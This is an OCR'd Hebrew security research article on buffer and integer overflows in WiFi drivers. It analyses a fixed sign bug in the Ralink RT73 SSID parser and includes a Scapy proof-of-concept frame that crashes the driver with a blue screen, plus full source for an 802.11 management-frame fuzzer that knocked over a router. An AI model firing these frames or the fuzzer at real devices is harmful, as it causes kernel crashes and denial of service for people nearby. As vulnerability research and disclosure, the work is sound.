


Wifi Drivers Buffer Overflow לוחמה אווירית בשטח בנוי.

מאת אביב ברזילי

גילוי דעת: אין כותב המאמר אחראי על כל נזק שיגרם כתוצאה מהמאמר **לרבות נזקים רפואים הנגרמים כתוצאה משידורים של 802.11**.

מבוא

עקב התפשטות השימוש ברשתות האלחוטיות, נוסף אזור סכנה חדש למחשבים שלנו - רשת ה-802.11.

התפרסמו חולשות רבות התפרסמו, כאלו הנוגעות לשבירת ההצפנה של הרשת, להזרקה של חבילות לתוך הרשת, ליכולת להיות ה-Access Point על ידי שינוי ה-MAC וחולשות רבות נוספות הנובעות מהמודל של רשתות ה-802.11.

קיים צד נוסף של חולשות עליהן נדון כאן, כאלו שאינן תלויות בפרוטוקול אלא במתכנת. כידוע, הדרייבר של כרטיס הרשת שלנו, כמו כל שרת/קליינט רגיל, מבצע פעולות פירסור על חבילות ולכן גם בו יתכנו חולשות בדומה לחולשות קוד של שרתי HTTP\FTP\SSH. החסרון הוא שכאן, על מנת לבצע תקשורת אנו חייבים להיות בקרבת מקום (במידה ואנו משתמשים באמצעים קונבנציונאלים). לעומת זאת, היתרון הוא שחולשות אלו מאפשרות הרצת קוד בקרנל, כך שבמידה והצלחנו לנצל חולשה כזאת נקבל שליטה מלאה על המחשב הנתקף בהרשאות הכי גבוהות.

במאמר זה נתמקד בחולשות ה-Buffer Overflow המוכרות, אף על פי שבימינו לא פשוט למצוא חולשות כאלו, משום שמודעותם של מתכנתים אליהן גדולה יותר, משום שחברות שמכבדות את עצמן שוכרות חברות אבטחת מידע שבודקות את הקוד, וגם בגלל שהקומפילרים כבר מתריעים על שימוש בפונקציות מסוכנות .

בכל אופן, לא נראה כי חברות משקיעות יותר מידי באבטחה, אולי משום שכמות החולשות שנמצאו בדרייברים עדיין לא גדולה מספיק או אולי בגלל שהתקיפות חייבות להיות מקומיות ולכן הן לא רואות בכך סכנה ממשית, אך בין כה וכה, החולשות הן חולשות קריטיות המאפשרות גישה מלאה ברמת הקרנל. משמעות הדבר היא שנוכל לעשות כמעט כל העולה על רוחנו.

באופן כללי, ניתן להרחיב את היריעה לכל סוגי הדרייברים המאפשרים לנו, בתור משתמשים, אינטראקציה ישירה איתם. כמובן שהדבר מאיים בעיקר על טכנולוגיות חדשות, מה שבהחלט עוזר לחולשות הקוד להשאר רלוונטיות גם בימינו.

אי לכך, החלטתי בוקר בהיר אחד להרים את הכפפה ולבדוק את הדרייבר של כרטיס הרשת שלי, הידוע בשמו Ralinktech USB- כרטיס לבן ששווק בעבר על ידי חברת בזק.שמתי לב שהחברה מספקת, בנוסף לדרייבר הבינארי של Windows, גם דריבר בקוד מקור ללינוקס. שיערתי שהפונקציות האחראיות על הפירסור של החבילות לא אמורות להשתנות בין מערכות הפעלה ואכן, בדיקה קצרה של הבינארי ב-IDA מול קוד המקור אישרה את ההשערה ויכולתי לגשת למלאכה- איתור חולשות בקוד המקור. ובאמת תוך כמה דקות...בינגו! נמצאה החולשה הראשונה. בהמשך המאמר נציג חולשה זו, אך לפני שנכנס אליה נעבור קצת על מושגים בפרוטוקול 802.11 ונכיר את סביבת העבודה שלנו.

אגב, בקשר ל"גילוי הדעת" בראש המאמר – לפי ד"ר וויקי אין לנו מה לדאוג.

פרוטוקול 802.11

נציג בקצרה כמה סוגי חבילות שיוכלו לעזור לנו בהבנת המשך המאמר, כאן אציין כי מכיוון שמטרת המאמר אינה לעשות היכרות ראשונית עם הפרוטוקול ומשום שאין ברצוני לתרגם את כל מה שמופיע כל כך הרבה ברשת, קיצרתי מאוד בהסבר והסתפקתי במושגים טכנים בסיסים בלבד, לכן מומלץ למי שלא מכיר את הפרוטוקול להרחיב את קריאתו למקורות נופסים.

מושגים בסיסים

- Service set identifier or SSID– השם של רשת ה-Wireless.
- Infrastructure mode– מצב בו יש Access Point יחד עם תחנות המחוברות אליו, הוא זה שמנהל את הרשת וכל התקשורת מנוהלת דרכו. מצב זה הוא הנפוץ ביותר ברשתות האלחוטיות, נקרא גם BSS.
- AD-HOC mode– הרבה פחות נפוץ מה-infrastructure, במצב זה אין לנו Access Point שמנהל את הרשת, אלא תחנות המתקשרות ישירות בכוחות עצמן, נקרא גם IBSS.

חבילות Management

- **Authentication frame** – חבילה שאחראית על תהליך התחברות ואימות של קליינט ל- Acces Point, יתכנו שתי דרכים לאימות:
  1. Open System Authentication- חבילה שנשלחת מהקליינט ל-Access Point, מכילה בקשת התחברות, ה-AP מחזירה תשובה שלילית או חיובית.
  2. Optional Shared key Authentication – הקליינט שולח ל-AP בקשת התחברות, שמחזיר לו טקסט, הקליינט מצפין את הטקסט ומחזיר אותו ל-AP שמחזיר לו תשובה חיובית במידה והמפתח שלו נכון.

- **Deauthentication frame** - הודעה על ניתוק התחברות.
- **Association request frame**- בקשה של ה-**NIC** מה-**AP**, המכילה מידע על רכיבי התקשורת של הקליינט ושם הרשת אליה הוא רוצה להתחבר. במידה והבקשה התקבלה, ה-**AP** מקצה מקום ויוצר **Asocciation ID** ל-**NIC**.
- **Association response frame** -במידה וה- **AP** אישר את הבקשה הוא מחזיר חבילה ל-**NIC** המכילה את ה-**ID** שלו עם מידע על רכיבי התקשורת.
- **Disassociation frame** -הודעה ל-**AP** שה- **NIC** מתנתק על-מנת שישחרר מידע.
- **Beacon Frame** - חבילה שנשלחת בפרישת **BroadCast** על ידי ה-**AP**, להודיע לכל מאן דבעי שהוא מספק שירותי רשת.
- **Probe request frame** - ה-**NIC** מבקש מידע מה-**AP**.
- **Probe response frame** - תשובה של ה-**AP** לבקשת ה-**NIC** המכילה מידע על רכיבי התקשורת.

סביבת העבודה שלנו

סביבת העבודה שלנו תהיה בלינוקס על גבי **Scapy** - ספרית פיתון המכילה בתוכה ממשקים לייצור של כמעט כל סוגי הפקטות (**Packet Generator**) בכל סוגי השכבות . בנוסף לכלי זה אנו נרצה להסניף את המידע שעובר באוויר, ובנוסף גם את הפקטות שנשגר, ולשם כך נשתמש ב-**Wireshark** האגדי.

כרטיסי רשת

כידוע, אנחנו שולחים חבילות בשכבה הפיזית שהיא הנמוכה ביותר במודל שבע השכבות ולכן אנחנו חייבים תמיכה של הדרייבר. לצערנו לא כל הדרייברים של כרטיסי הרשת תומכים באפשרות של שליחה והסנפה - גם אם הם נתמכים בלינוקס אין משמעות הדבר שהחברה איפשרה את האופציה הזאת (הנקראת **Monitor**).

נשתמש בכרטיס הרשת בו מצאנו את החולשה- **RT73 USB**, שנתמך בצורה מעולה בלינוקס ובנוסף לכך ניתן למצוא לו דרייברים מיוחדים שנבנו במיוחד לצורך פעולות זדוניות כאלו.

בשלב הראשון נפעיל את הכרטיס במצב מוניטור:

```
debian-abc: ~# ifconfig wlan0 up
debian-abc ~# iwconfig wlan0 mode monitor
debian-abc: ~# iwpriv wlan0 rfmontx 1
```

Scapy

כפי שהובהר זוהי הספריה בה נשתמש כדי לייצר את החבילות שנשלח,

ניתן להשתמש ב-**Scapy** גם כ-**Interpreter** וגם בשילוב בתוך סקריפט פיתון


```
debian-abc:~# scapy
Welcome to Scapy (1.0.4.1beta)
>>> ls(Dot11)
subtype    : BitField             = (0)
type       : BitEnumField         = (0)
proto      : BitField             = (0)
FCfield    : FlagsField           = (0)
ID         : ShortField           = (0)
addr1      : MACField             = ('00:00:00:00:00:00')
addr2      : Dot11Addr2MACField   = ('00:00:00:00:00:00')
addr3      : Dot11Addr3MACField   = ('00:00:00:00:00:00')
SC         : LEShortField         = (0)
addr4      : Dot11Addr4MACField   = ('00:00:00:00:00:00')
```

ספריית **Dot11** (הקיצור של **802.11**) מכילה את כל מה שנצטרך על-מנת ליצור חבילות, לשלוח, להאזין, לנתח ואפילו לעשות פאזינג פשוט - מומלץ להכיר אותה כי היא יכולה לשמש גם לסוגי תקיפות אחרים.

דוגמא לשליחה של חבילת **Beacon**:

```
>>>
frame=Dot11(addr1='11:11:11:11:11:11',addr2='ff:ff:ff:ff:ff:ff',addr3='
11:11:11:11:11:11')/Dot11Beacon()
>>> sendp(frame)
.
Sent 1 packets.
>>>
```

על מנת להבין את המהלך נפתח את Wireshark שיסניף בזמן שאנחנו שולחים את החבילה, כך נוכל לנתח אותה בצורה נוחה:



מהתמונה ניתן להבין כי יצרנו חבילה מסוג Beacon שנשלחה מכתובת MAC-11:11:11:11:11:11, שהיא בעצם ה-BSSID שלנו ל-Broadcast, שאר הערכים מאופסים - כך שהחבילה שלנו הופכת לחסרת משמעות.

חולשות קוד

את החולשה הראשונה מצאתי באופן ידני על ידי הסתכלות קצרה בקוד המקור של הדרייברים :

sanity.c

```
1. BOOLEAN PeerProbeReqSanity(
2.     IN PRTMP_ADAPTER pAd,
3.     IN VOID *Msg,
4.     IN ULONG MsgLen,
5.     OUT PUCHAR pAddr2,
6.     OUT CHAR Ssid[],
7.     OUT UCHAR *pSsidLen)
8. {
9.     UCHAR          Idx;
10.            UCHAR       RateLen;
11.            CHAR          IeType;
12.          PFRAME_802_11 pFrame = (PFRAME_802_11)Msg;
13.
14.          COPY_MAC_ADDR(pAddr2, pFrame->Hdr.Addr2);
15.
16.          if ((pFrame->Octet[0] != IE_SSID) || (pFrame->Octet[1]
   > MAX_LEN_OF_SSID))
17.          {
18.              DBGPRINT(RT_DEBUG_TRACE, "PeerProbeReqSanity fail -
   wrong SSID IE(Type=%d,Len=%d)\n",pFrame->Octet[0],pFrame-
   >Octet[1]);
19.              return FALSE;
20.          }
21.
22.          *pSsidLen = pFrame->Octet[1];
23.          NdisMoveMemory(Ssid, &pFrame->Octet[2], *pSsidLen);
24.
```

יש לציין כי הפונצקיה הזאת נקראת רק במצב של AD-HOC .

ניתוח הפונקציה

בשורה 16 מתבצעת בדיקה לפני העתקה לבאפר SSID, בדיקה אחת של קבוע שמטרתו לבדוק כי מדובר ב-SSID, כלומר מחרוזת של שם הרשת, ובדיקה שניה של הגודל המקסימלי של הבאפר אליו אנחנו מעתיקים, שני הערכים שנבדקים הם בשליטתנו כמובן.

בתוך mlme.h נמצאת ההגדרה של המבנה שלנו:

```
typedef struct PACKED _FRAME_802_11 {
    HEADER_802_11   Hdr;
```

```
    CHAR            Octet[1];
}   FRAME_802_11, *PFRAME_802_11;
```

כפי שניתן לשים לב, יש לנו Integer Overflow מכיוון שבבדיקה בשורה 16 אנחנו בודקים גודל של Char מסומן, כך שאם למשל הגודל שלנו יהיה שלילי (גדול מ-128), נעבור את הבדיקה ובשלב מאוחר יותר בשורה 23 תהיה הסבה למספר לא מסומן, שם נקבל מספר גדול מ-128, הרבה יותר מגודל הבאפר SSID המאותחל בגודל MAX_LEN_OF_SSID שהוא בסך הכל 32 בתים (מוגדר בתוך הקובץ rtmp_def.h).

החולשה תוקנה עוד בגירסה V1.0.5.0, התיקון הוא מאוד פשוט- צריך היה לשנות את ההגדרה של Octet[] ל-UCHAR, כך זה מופיע כיום ב-mlme.h :

```
typedef struct PACKED _FRAME_802_11 {
    HEADER_802_11   Hdr;
    UCHAR           Octet[1];
}   FRAME_802_11, *PFRAME_802_11;
```


אגב, אף על פי שאין זה נושא המאמר, יש לציין כי החולשות שקשה להבחין בהן אלו חולשות ה- Int Overflow, חולשות strcpy קלאסיות באמת שלא מצופה למצוא בקוד של מתכנתים בני ימינו. חולשות Int overflow חיות ובועטות, למרות שבחלק מהמקרים הקומפילר יודע להתריע עליהן.

נחזור לעניין- תיאורטית קיימת חולשה שצריך לבנות עבורה אקספלויט שיוכיח את הטענה (so called POC). נזכיר רק שהדרייבר רץ ב-Kernel Mode, כך שאם תהיה קריסה אנחנו צפוים לראות ב-Windows את ה-BSOD (Blue Screen of Death).

כדי שנוכל לנצל את החולשה עלינו להפעיל את הכרטיס שלנו במצב AD-HOC ולשלוח לו חבילת ProbeRequest עם SSID גדול מ-128.

```
>>>frame=Dot11(addr1="ff:ff:ff:ff:ff:ff",addr2="f5:f5:f5:f5:f5:f5",addr
3="f5:f5:f5:f5:f5:f5")/Dot11ProbeReq("\0\xbc"+0xbc*'a')
>>> sendp(frame)
.
Sent 1 packets.
>>>
```

נפתח Wireshark לבדוק שהכל תקין:



```
No. .   Time        Source              Destination        Protocol       Info
      1 0.000000    f5:f5:f5:f5:f5:f5   Broadcast          IEEE 802.11    Probe Requ
```

```
    BSS Id: f5:f5:f5:f5:f5:f5 (f5:f5:f5:f5:f5:f5)
    Fragment number: 0
    Sequence number: 0
▽ IEEE 802.11 wireless LAN management frame
  ▽ Tagged parameters (190 bytes)
    ▽ SSID parameter set: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
        Tag Number: 0 (SSID parameter set)
        Tag length: 188
        Tag interpretation: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
0010  f5 f5 f5 f5 f5 f5 00 00  00 bc 61 61 61 61 61 61   ........ ..aaaaaa
0020  61 61 61 61 61 61 61 61  61 61 61 61 61 61 61 61   aaaaaaaa aaaaaaaa
0030  61 61 61 61 61 61 61 61  61 61 61 61 61 61 61 61   aaaaaaaa aaaaaaaa
0040  61 61 61 61 61 61 61 61  61 61 61 61 61 61 61 61   aaaaaaaa aaaaaaaa
0050  61 61 61 61 61 61 61 61  61 61 61 61 61 61 61 61   aaaaaaaa aaaaaaaa
```

```
P: 2 D: 2 M: 0 Drops: 0
```

אני לא יודע מה איתכם, אצלי יש BSOD. ניצול החולשה הוא נושא לא פשוט הדורש גם דיבוג של הקרנל (על כך לא נרחיב כאן, אם כי נפנה להסבר מוצלח בנושא).

פאזינג, למה לא?

המשכתי את המחקר והחלטתי שאני כותב פאזר שיוכל למצוא לי חולשות אחרות.
כידוע ישנם שני סוגים פאזרים בעולם:

- פאזרים המייצרים את החבילות/קבצים בעצמם ומנסים להציב בהם את כל הערכים האפשריים. פאזר מפורסם שעובד כך הוא - Peach והרצה של פאזר כזה יכולה לקחת המון זמן, שלא לדבר על זמן הכנה ותיקון בכל פעם.

- פאזרים הלוקחים חבילות קיימות ופשוט משבשים אותן כדי לראות איך השרת יתמודד עם זה. פאזר מפורסם שעובד כך הוא zzuf.

בחרתי באופציה השניה, כי בכל זאת אף אחד לא משלם לי (אתם מוזמנים לשנות את המצב).

השתמשתי ב-Fusil, שהיא ספריית פיתון קלילה ופשוטה המכילה פונקציות מגוונות המיצרות מידע לפאזר. תכננתי לתפוס חבילות Management מוכנות באוויר ולשבש אותן עד שאראה לשמחתי את אחד המכשירים קורס. אחת למספר חבילות ששלחתי, שלחתי פינג (מה שמחייב כי המחשב יהיה מחובר לרשת בכרטיס אחר) לכל המכשירים שבדקתי ווידאתי שהם עדיין בחיים. במידה ואחד המכשירים לא מגיב, הפאזר שומר בקובץ Pickle את כל החבילות ששלחנו, כך שנוכל לבדוק אותן באופן פרטני כדי לזהות מי מהן גרמה לו לקרוס.

לאחר כתיבת הפאזר, הבאתי את כל המכשירים שיש לי בבית שמשתמשים ב-Wireless והתחלתי לשחק איתם, בעוד שהפאזר ברקע משדר כמויות אדירות של חבילות. לאחר כמה דקות הפאזר צעק שהראוטר לא מגיב- אכן, נמצאה חולשה חדשה שגרמה לו למות.

```
debian-abc:# python2.4 wififuzz.py 10.0.0.138

802.11 Management 4L 00:26:82:41:b2:1f > ff:ff:ff:ff:ff:ff
802.11 Management 3L 00:26:5a:7c:23:41 > 00:26:82:41:b2:1f
802.11 Management 2L 00:26:82:41:b2:1f > 00:26:5a:7c:23:41
10.0.0.138 Crushed?

debian-abc:# python

Python 2.5 (release25-maint, Jul 20 2008, 20:47:25)
[GCC 4.1.2 20061115 (prerelease) (Debian 4.1.1-21)] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> fp = open("10-0-0-138.pickle")
>>> pck = pickle.load(fp)
>>> pay_list = pickle.load(fp)
>>> conf.iface="wlan0"
>>> for i in pay_list:
...     pck.payload.payload=i
...     sendp(pck)

Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

.
.
```

במקביל לשליחה נבצע פינג ל-10.0.0.138

```
debian-abc:# ping 10.0.0.138
64 bytes from 10.0.0.138: icmp_seq=34 ttl=64 time=0.513 ms
64 bytes from 10.0.0.138: icmp_seq=35 ttl=64 time=0.512 ms
64 bytes from 10.0.0.138: icmp_seq=36 ttl=64 time=0.508 ms
64 bytes from 10.0.0.138: icmp_seq=37 ttl=64 time=0.509 ms
64 bytes from 10.0.0.138: icmp_seq=38 ttl=64 time=0.518 ms
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
```

בשלב מסוים רואים כי המכשיר מפסיק להגיב, כל מה שנשאר זה לבדוק לאחר כל שליחה אם המכשיר חי.

אתם מוזמנים לנסות בעצמכם, אשמח אם תודיעו לי אם קרס לכם משהו, עד כה הצלחתי לגרום לשני מכשירים לקרוס.

מצורף הקוד של הפאזר להנאתכם:

```
#! /bin/env python
# 2010 Jan
# Simple script for 802.11 Management frames fuzzing.
# Using libs: Scapy,Fusil
#
# Usage
# ./wififuzz.py <hosts to ping>
# Ex:
# ./wififuzz.py 192.168.0.1,192.168.0.4
# output file will be "192.168.0.1.pickle" or/and 192.168.0.4
# The crushing packet will be in "192.168.0.1.pickle"
# Written by AvivB, springsec _{At}_ gmail.com

#This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
# You should have received a copy of the GNU General Public License
# along with this program; if not, write to the
# Free Software Foundation, Inc.,
# 59 Temple Place - Suite 330, Boston, MA  02111-1307, USA.
```

```
import sys
import os
import time
import fusil
from fusil.bytes_generator import BytesGenerator,
PRINTABLE_ASCII,ASCII0
from scapy import *
import getopt, sys
import pickle

lan = "eth0"
wlan = "wlan0"          # WLAN adapter

victims=sys.argv[1].split(',')
conf.iface="wlan0"

pkts=[]
output_counter=0

def check_crushed(pck,payloads_list):
        conf.iface="eth0"
        remove_list=[]
        for i in victims:
                res =
sr(IP(dst=i)/ICMP(),timeout=30,iface='eth0',verbose=0)
                if ( len(res[1]) > 0):
# check unanswered
                        print "%s Crushed?" % i
                        filename = i.replace('.','-')+'.pickle'
                        #if ( os.path.isfile(filename) == True):
                        fp = open(i.replace('.','-')+'.pickle',"w")
# save the packet
                        pickle.dump(pck,fp)
                        pickle.dump(payloads_list,fp)
                        #pickle.dump(payload_index,fp)
                        remove_list+=[i]
                        fp.close()
        conf.iface="wlan0"
        for i in remove_list:
                victims.remove(i)


def gen_and_send(pd,pck,datagen,malformed):
        pd_list = []
        for i in range(0,50):
                pd.info = datagen.createValue()
                if not malformed:
                        pd.len = len(pd.info)
                else:
                        pd.len = fusil.bytes_generator.randint(0,255)
                sendp(pck,verbose=0)
                #time.sleep(0.001)
```

```
                pd_list+=[copy.deepcopy(pd)]
        check_crushed(pck,pd_list)

def fuzzit(pd,pck):
        #print "Start Fuzzing"
        s_len = pd.len
        s_info = pd.info
        datagen = BytesGenerator(800, 1100, PRINTABLE_ASCII)
# heavy packets
        gen_and_send(pd,pck,datagen,0)
        datagen = BytesGenerator(800, 1100, ASCII0)
# heavy packets
        gen_and_send(pd,pck,datagen,0)
        datagen = BytesGenerator(1, 255, PRINTABLE_ASCII)
# regualar checks
        gen_and_send(pd,pck,datagen,0)
        datagen = BytesGenerator(1, 255, ASCII0)
# regualar checks
        gen_and_send(pd,pck,datagen,0)
        datagen = BytesGenerator(1, 255, PRINTABLE_ASCII)
        gen_and_send(pd,pck,datagen,1)
# malformed packets
        datagen = BytesGenerator(1, 255, ASCII0)
        gen_and_send(pd,pck,datagen,1)
# malformed packets
        pd.len = s_len
        pd.info = s_info

def start fuzz(pck,junk):
        #print pck.summary
        start_pd  = pck.payload.payload
#  first section to fuzz
        pd = start_pd
        dcopy = copy.deepcopy(pck)
        while pd != NoPayload():
                pd_save = copy.deepcopy(pd)
                fuzzit(pd,pck)
                pd = copy.deepcopy(pd_save)
                pd = pd.payload



# Managment Fuzzing
while True:
        count = 0
        already_in = 0
        while True:
                d = sniff(count=1, iface = "wlan0")
# Sniff packet
                if d[0].type == 0 and d[0].subtype in xrange(0,5) and
d[0].payload.payload != NoPayload() :
# only managment for now
```

```
                        already_in = 0
                        for i in pkts:
                                if i == d[0].mysummary():
                                        already_in = 1
                        if already_in == 0:
                                print "%s" % (d[0].mysummary())
                                t=(d[0],None)

pkts.insert(0,copy.deepcopy(d[0].mysummary()))
                                #thread.start_new_thread(start_fuzz,t)
                                start_fuzz(d[0],'junk')
                                count += 1
```

סיכום

במאמר זה הצגנו כמה דוגמאות לפגמי אבטחה אפשריים בתהליכי פירסור בדריברים של WiFi, ואת הקלות הרבה בה ניתן למצוא אותם. הדגמנו שאם מדובר ב-PC, במקרים רבים יש לנו את קוד המקור שמקל עלינו במציאת החולשה. אם אכן מצאנואת החולשה נוכל לבצע פעולת ניצול חולשה בקרנל, מלאכה לא פשוטה אך מרתקת. במידה ומדובר במכשירים אחרים, לדוגמא הראוטר שלנו, שם המצב גרוע יותר מבחינת האבטחה של הקוד, החסרון הוא המחסור בידע ובכלי מחקר (די-באגרים וכדומה) שיסיעו לנו בניצול חולשה במכשיר. אף על פי כן, מיותר לציין כי הראוטר מהווה מטרה אסטרגית מעולה לתקיפות בימינו, לעיתים יותר מעמדות הקצה, במידה ואנו מעוניינים ביכולת שהיא מעבר ל-DDoS (שהיא בעצמה יכולה להיות שימושית, בעיקר בשילוב עם תקיפות אחרות).

כמו כן, הצגנו פיתוח של פאזר ואת התועלת הרבה שלו במלאכת איתור החולשות עבור טכנלוגיות חדשות יחסית (כאלו שעדיין לא עברה עליהן עין בוחנת). כמובן שניתן להמשיך ולפתח אותו כך שיוכל למשל לתקוף גם בתוך תהליך Handshake, כאשר המכשיר ממתין לחבילה מסוימת, שבמידה ותשלח ן מאוחר יותר תגרום לו פשוט להתעלם ממנה מבלי להתחיל לפרסר אותה.

תודה רבות נתונות למגזין אבטחת המידע הישראלי Digital Whisper שעודד אותי לכתוב ולפרסם את המחקר לטובת הקהילה.

בברכה,
אביב ברזילי (sNiGhT),
לתגובות, הארות והערות: springsec@gmail.com

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v2.0.14 (MingW32)

mQENBEw83rgBCAC4XRhVD21FM81pC2V0cryyKzGkg+n7bLG+dGx1B6jvlQHdUt8Z
y8pYUR6MwGRlWgJw99XYaihZnh11DlZ9ZiLvhzLohr54gv+K0Nuvxsw7LCSOHSgJ
II3XdSPxWIBCZOZ4qFJMrz9cF+ggjzmRdDXHsLB78gDyGgNEMQHCq2WTMi2rhp/F
jssdhHYbuUChMrghq8a/BMMy5LHvH1qlZ/3xfDEfUTEi8qwJOg6qW4fFizxpUvAd
